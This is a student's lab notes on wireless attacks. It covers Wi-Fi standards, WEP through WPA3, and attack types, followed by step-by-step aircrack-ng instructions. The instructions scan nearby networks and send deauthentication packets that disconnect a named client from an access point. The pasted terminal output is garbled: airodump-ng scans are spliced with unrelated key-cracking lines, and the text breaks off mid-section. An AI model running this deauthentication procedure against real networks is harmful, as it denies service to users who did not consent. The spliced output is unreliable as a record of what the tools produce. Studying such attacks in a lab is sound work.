


Module:- SECURITY CONCEPT (Wireless Attack)

Name:-Prithviraj Nikam

What is Wireless Attack

1. Malicious activities putting at risk the security of the information and of the computing resources in wireless scenarios.
2. A wireless attack is a malicious action against wireless system information or wireless networks; examples can be denial of service attacks, penetration, and sabotage.



Wireless standard

Technologies	Indoor/ Outdoor	Bitrate	Freq. bands	License	Bandwidth	Modulation	MIMO
IEEE 802.11	20m /100m	2 Mbps	2.4GHz	Unlicensed	20 MHz	FHSS and DSSS	—
IEEE 802.11b	35m/ 140m	11 Mbps	2.4GHz	Unlicensed	20 MHz	HR-DSSS	—
IEEE 802.11a	35m/ 119m	54 Mbps	5GHz	Unlicensed	20 MHz	OFDM	—
IEEE 802.11g	45m/ 90m	54 Mbps	2.4 GHz	Unlicensed	22 MHz	OFDM/ DSSS/ CCK	—
IEEE 802.11n	70m/ 250m	600 Mbps	2.4 GHz/ 5 GHz	Unlicensed	20 MHz/ 40 MHz	OFDM	4 X 4
IEEE 802.11ac wave	70m/ 250m	7000 Mbps	5 GHz	Unlicensed	80 MHz	64-QAM	MU-MIMO
IEEE 802.11ad	10m/ n/a	7000 Mbps	60 GHz	Unlicensed	2.16 GHz	Single Carrier/ OFDM	10 X 10
IEEE 802.11ac wave 2	70m/ 250m	7000 Mbps	5 GHz	Unlicensed	80 MHz/ 160 MHz	256-QAM	MU_MIMO 8 X 8

SMiShing :-Smishing has become common now as smartphones are widely used. SMiShing uses Short Message Service (SMS) to send fraud text messages or links. The criminals cheat the user by calling. Victims may provide sensitive information such as credit card information, account information, etc. Accessing a website might result in the user unknowingly downloading malware that infects the device.

War driving :-War driving is a way used by attackers to find access points wherever they can be. With the availability of free Wi-Fi connection, they can drive around and obtain a very huge amount of information over a very short period of time.

WEP attack :-Wired Equivalent Privacy (WEP) is a security protocol that attempts to provide a wireless local area network with the same level of security as a wired LAN. Since physical security steps help to protect a wired LAN, WEP attempts to provide similar protection for data transmitted over WLAN with encryption. WEP uses a key for encryption. There is no provision for key management with Wired Equivalent Privacy, so the number of people sharing the key will continually grow. Since everyone is using the same key, the criminal has access to a large amount of traffic for analytic attacks.

WPA attack :-Wi-Fi Protected Access (WPA) and then WPA2 came out as improved protocols to replace WEP. WPA2 does not have the same encryption problems because an attacker cannot recover the key by noticing traffic. WPA2 is susceptible to attack because cyber criminals can analyze the packets going between the access point and an authorized user.

- **WPA2:-**Ratified in 2004, WPA2 replaced WPA. WPA2, which requires testing and certification by the Wi-Fi Alliance, implements the mandatory **elements of IEEE 802.11i**.
- **WPA3:-**In January 2018, the Wi-Fi Alliance announced WPA3 as a replacement to WPA2. **(IEEE 802.11s)**
 - WPA3 provides various security enhancements meant to;
 1. Simplify your wifi security
 2. Enable more powerful encryption and authentication
 3. Enhance cryptographic strength for sensitive data markets

	WEP	WPA	WPA2	WPA3
Release Year	1999	2003	2004	2018
Encryption Method	Rivest Cipher 4 (RC4)	Temporal Key Integrity Protocol(TKIP) with RC4	CCMP and Advanced Encryption Standard	Advanced Encryption Standard(AES)
Session Key Size	40-bit	128-bit	128-bit	128-bit(WPA3-Personal) 192-bit(WPA3-Enterprise)
Cipher Type	Stream	Stream	Block	Block
Data Integrity	CRC-32	Message Integrity Code	CBC-MAC	Secure Hash Algorithm
Key Management	Not provided	4-way handshaking mechanism	4-way handshaking mechanism	Simultaneous Authentication of Equals handshark
Authentication	WPE-Open WPE-Shared	Pre-Shared Key(PSK)& 802.1x with EAP variant	Pre-Shared Key(PSK)& 802.1x with EAP variant	Simultaneous Authentication of Equals(SAE)&802.1x with EAP variant

Bluejacking :-Bluejacking is used for sending unauthorized messages to another Bluetooth device. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers and other devices.

Replay attacks :-In Replay attack an attacker spies on information being sent between a sender and a receiver. Once the attacker has spied on the information, he or she can intercept it and retransmit it again thus leading to some delay in data transmission. It is also known as playback attack.

Bluesnarfing :-It occurs when the attacker copies the victim's information from his device. An attacker can access information such as the user's calendar, contact list, e-mail and text messages without leaving any evidence of the attack.

RF Jamming:-Wireless signals are susceptible to electromagnetic interference and radio-frequency interference. Radio frequency (RF) jamming distorts the transmission of a satellite station so that the signal does not reach the receiving station.

Wireless Mode

- **Infrastructure mode:-**

Infrastructure mode is an 802.11 networking framework in which devices communicate with each other by first going through an **Access Point (AP)**. In infrastructure mode, wireless devices can communicate with each other or can communicate with a wired network. When one AP is connected to a wired network and a set of wireless stations it is referred to as a **Basic Service Set (BSS)**. An **Extended Service Set (ESS)** is a set of two or more BSSs that form a single subnetwork.

- **Ad-hoc mode:-**

An 802.11 networking framework in which devices or stations communicate directly with each other, without the use of an **access point (AP)**. Ad-hoc mode is also referred to as peer-to-peer mode or an **Independent Basic Service Set (IBSS)**. Ad-hoc mode is useful for establishing a network where wireless infrastructure does not exist or where services are not required.

Attacking WPA

- **airmon** – a tool that can help you set your wireless adapter into monitor mode (rfmon)
- **airodump** – a tool for capturing packets from a wireless router (otherwise known as an AP)
- **aireplay** – a tool for forging ARP requests — Capture WPA/WPA2 handshakes by forcing clients to re authenticate — Generate new Initialization Vectors
- **aircrack** – a tool for decrypting WEP keys (should be used with dictionary)

Aircrack-NG

- **Aircrack-NG:** Aircrack-NG is a WiFi password cracking tool that can crack WEP or WPA passwords.
- It analyzes wireless encrypted packets and then tries to crack passwords via its cracking algorithm.
- It uses the FMS attack along with other useful attack techniques for cracking passwords. It is available for Linux and Windows systems

Wireless attacks

1. DoS attack on wireless network.
2. View the SSID of the hidden wireless network.
3. Wireless SSID password capturing and cracking.
4. Creating fake Wi-Fi access points with many names.



How to defend when using WPA

- **Passphrases** – the only way to crack WPA is to sniff the password PMK associated with the handshake authentication process, and if this password is extremely complicated it will be almost impossible to crack
- **Passphrase Complexity** – select a random passphrase that is not made up of dictionary words. Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals


Common defense techniques

- Change router default username and password
 - Change the internal IP subnet if possible
 - Change default name and hide broadcasting of the SSID (Service Set Identifier)
 - None of the attack methods are faster or effective when a larger passphrase is used.
 - Restrict access to your wireless network by filtering access based on the MAC (Media Access Code) addresses
 - Use Encryption
-

1. DoS attack on wireless network.



Step-1:-Add alfa adapter to kali machine
Atheros UB91C ----> USB
After adding Atheros reboot kali Machine



Step:-2:-Find whether wireless card is connected or not using below command
\$ iwconfig

```
File Actions Edit View Help
(prithvi@kali)-[~]
$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

Step-3:-Now put the wireless interface into monitor mode using below command

sudo airmon-ng start wlan0

iwconfig

```
(prithvi@kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for prithvi:
Found 2 processes that could cause trouble. Kill them using 'airmon-ng check kill' before putting the card in monitor mode, they will interfere by changing channels and sometimes putting the interface back in managed mode
  PID Name
  456 NetworkManager
 19800 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1     wlan0            ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

(prithvi@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command

airodump-ng wlan0mon


```

(prithvi@kali)-[~]
└─$ sudo airodump-ng wlan0mon
[00:00:01] 818/10303727 keys tested (576.57 k/s)

Time left: 4 hours, 57 minutes, 49 seconds      0.01%

KEY FOUND! [ !!!!!!!!! ]

Master Key: 7 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
58 07 C8 13 1F FE A4 80 AB 3F 29 94 F4 2A 38 3D
CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02
Transient Key: 1E C8 8D 43 0F 70 2A 94 77 36 26 A0 1E 49 0E 1C
EF 5D 87 12 F0 C0 E5 08 3A 5B 4E 70 8C 10 0D 45
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
70:B7:AA:26:10:DF -72 62 90 0 11 65 WPA2 CCMP PSK vivo 1723
9A:E3:AA:CC:C2:C2 -45 35 0 0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
4E:B3:8C:AA:B5:90 -51 23 0 0 6 360 WPA2 CCMP PSK Galaxy S10lite
6A:E0:65:62:3A:1F -53 26 223 0 11 180 WPA2 CCMP PSK OPPO A5 2020
0C:80:63:5A:E6:98 -64 25 0 0 6 405 WPA2 CCMP PSK Iotlive
BC:14:EF:FA:3A:4D -79 17 0 0 1 130 OPN TJ2100N-957d36ad-24GHz
7C:5A:1C:22:97:CF -70 17 5 1 1 360 OPN CDAC
0C:80:63:04:07:52 -72 8 0 0 1 405 WPA2 CCMP PSK iotlan
0E:80:63:04:07:52 -72 6 0 0 1 405 WPA2 CCMP PSK max8
0C:80:63:5A:E3:DC -73 18 0 0 6 405 WPA2 CCMP PSK Iotlive
EC:08:6B:A0:10:BB -75 15 0 0 1 195 WPA2 CCMP PSK Certin-2.4-Touch
7C:5A:1C:22:9A:3B -86 9 1 0 1 360 OPN CDAC
86:83:C2:27:A1:E7 -81 5 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -81 5 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -82 10 19 0 11 195 WPA2 CCMP PSK AMP_BLR
00:4E:35:8D:80:A0 -85 11 1 0 6 130 WPA2 CCMP PSK IAP-ICERT
BC:14:EF:FA:39:D3 -88 5 0 0 1 270 OPN TJ2100N-957d4a32-24GHz
0C:80:63:5A:E6:26 -89 3 0 0 6 405 WPA2 CCMP PSK Iotlive
D8:32:E3:DF:43:64 -90 4 0 0 11 65 WPA2 CCMP PSK Bhosdi k padhai kar
A6:19:F5:A8:17:18 -90 2 0 0 11 180 WPA2 CCMP PSK URI
8C:3B:AD:D9:A8:9D -87 8 0 0 3 130 WPA2 CCMP PSK CDAC-GUEST
30:AE:A4:C1:E4:75 -91 6 0 0 1 135 WPA2 CCMP PSK ASSL_30:ae:a4:c1:e4:74

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) FE:9B:B7:C2:76:FB -88 0 - 1 0 1
(not associated) 72:4B:F1:8E:F8:00 -69 0 - 1 0 19 Galaxy A31EE55
(not associated) 2E:ED:30:BF:1B:74 -83 0 - 1 0 1
(not associated) DC:A6:32:22:F7:AD -86 0 - 1 0 3
(not associated) 76:72:4D:EF:D0:67 -88 0 - 1 1 2
(not associated) 20:34:FB:58:49:83 -88 0 - 1 0 1
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -61 1e- 1e 0 87
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -71 0 - 1 0 17
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -46 0 - 1e 0 9
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -67 24e-24e 0 223
7C:5A:1C:22:9A:3B EA:7A:00:12:65:E6 -78 0 - 1e 0 5 CDAC
Quitting ...

```

Step-5:- Select Channel access and access this wifi point

#sudo airodump-ng -c 11 wlan0mon

Channel No.(Vivo 1723)

```
(prithvi@kali)-[~]
└─$ sudo airodump-ng -c 11 wlan0mon
Time left: 6 hours, 57 minutes, 40 seconds 0.01%

KEY FOUND! [ 11111111 ]

Master Key: 01:9C:83:88:45:D8:E1:1A:1A:16:D8:3A:C7:ED:71:35:9D
              56:07:CB:13:1E:FE:A4:80:A8:3F:29:94:F4:2A:38:3D

Transient Key: 05:1E:CB:0D:53:07:70:2A:94:77:36:26:A0:1E:49:46:1C
CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02 1D:2F:ED:C1:81:6D:88:4A:EE
              1F:0B:03:13:ED:10:1A:81:34:50:43:76:DC:18:48:A5

BSSID            PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
7C:5A:1C:22:95:B3 -1 0 0 0 0 17 0 0 11 65 OPN  PSK <length: 0>
70:B7:AA:26:10:DF -19 100 129 1 0 11 65 WPA2 CCMP PSK vivo 1723
9A:E3:AA:CC:C2:C2 -44 100 121 4 0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
6A:E0:65:62:3A:1F -47 100 122 77 0 11 180 WPA2 CCMP PSK OPPO A5 2020
86:83:C2:27:A1:E7 -77 80 111 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -82 83 94 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -84 92 105 223 27 11 195 WPA2 CCMP PSK AMP_BLR
A6:19:F5:A8:17:18 -91 76 101 0 0 11 180 WPA2 CCMP PSK URI
54:EF:33:74:07:2E -89 24 36 0 0 11 135 WPA2 CCMP PSK Carosag
BC:14:EF:FA:39:9D -90 14 25 0 0 11 270 OPN  TJ2100N-957d36d5-24GHz

BSSID            STATION            PWR  Rate  Lost  Frames  Notes  Probes
(not associated)  1E:8F:9E:4D:B7:13 -39  0 - 1  0      2
(not associated)  AE:5F:9D:D4:D3:CA -38  0 - 1  0      2
(not associated)  D6:ED:B3:87:76:E9 -45  0 - 1  0      3
(not associated)  C6:D4:60:7C:38:0B -46  0 - 1  5      7
(not associated)  8A:D1:10:17:DC:25 -50  0 - 1  0      3
(not associated)  B2:9A:FC:6B:C1:A2 -52  0 - 5  0      1
(not associated)  CE:8D:0F:D6:B5:28 -55  0 - 1  4      5
(not associated)  2E:8A:28:27:39:21 -73  0 - 1  0      3
(not associated)  76:FD:8F:90:34:FA -81  0 - 1  1      3
(not associated)  DC:A6:32:22:F7:AD -85  0 - 1  0      3
(not associated)  E4:5F:01:AF:E1:1D -91  0 - 1  0      3
(not associated)  4A:98:35:24:16:E1 -92  0 - 1  0      1
7C:5A:1C:22:95:B3 EA:7A:00:12:65:E6 -89  0 - 1e  0     934  CDAC
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -64 1e- 1e  0     11
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -58 1e-24 1317 103
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -48  0 - 1e  0      1
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -56 1e- 1  0     81
74:83:C2:27:A1:E7 A4:CF:12:1E:33:60 -86  0 - 6  0      6
74:83:C2:27:A1:E7 A4:CF:12:51:7F:E4 -88  0 - 6  0      7
Quitting...
```

Step-6:- Send deauth packet to Access point(Vivo 1723)

```
#sudo aireplay-ng -o 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
```



Deauth Packet Access Point BSSID Station (Client MAC)

Then the Station (or Wifi connected user) cannot be connect

```
(prithvi@kali)-[~]
$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
19:04:37 Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```


2. View the SSID of the hidden wireless network.

Hide Wifi access point Name (for example:- **vivo 1723** ← **Hide**)

Step-1:-Add alfa adapter to kali machine

Atheros UB91C ----> USB

After adding Atheros reboot kali Machine



Step:-2:-Find whether wireless card is connected or not using below command

\$ iwconfig

```
File Actions Edit View Help
(prithvi@kali)-[~]
$ iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off
Master Key: 90 83 88 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
```

Step-3:-Now put the wireless interface into monitor mode using below command

sudo airmon-ng start wlan0

iwconfig

```
(prithvi@kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for prithvi:
Found 2 processes that could cause trouble. Kill them using 'airmon-ng check kill' before putting the card in monitor mode, they will interfere by changing channels and sometimes putting the interface back in managed mode
PID Name
456 NetworkManager
19800 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1     wlan0          ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

(prithvi@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command

airodump-ng wlan0mon

```
(prithvi@kali)-[~]
$ sudo airodump-ng wlan0mon
[00:00:01] 818/10303727 keys tested (576.57 k/s)
Time left: 4 hours, 57 minutes, 49 seconds
0.01%
KEY FOUND! [ !!!!!!!!! ]

Master Key: 1 9C 83 88 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
5F 07 C8 13 1F FF A4 80 AB 3F 29 94 F4 2A 38 3D
CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02
Transient Key: 15 C8 8D 55 0F 70 2A 94 77 3C 26 A0 1E 69 0A 1C
EF 5D 88 12 F6 E0 E8 08 34 5B 02 70 0A 1E 08 45
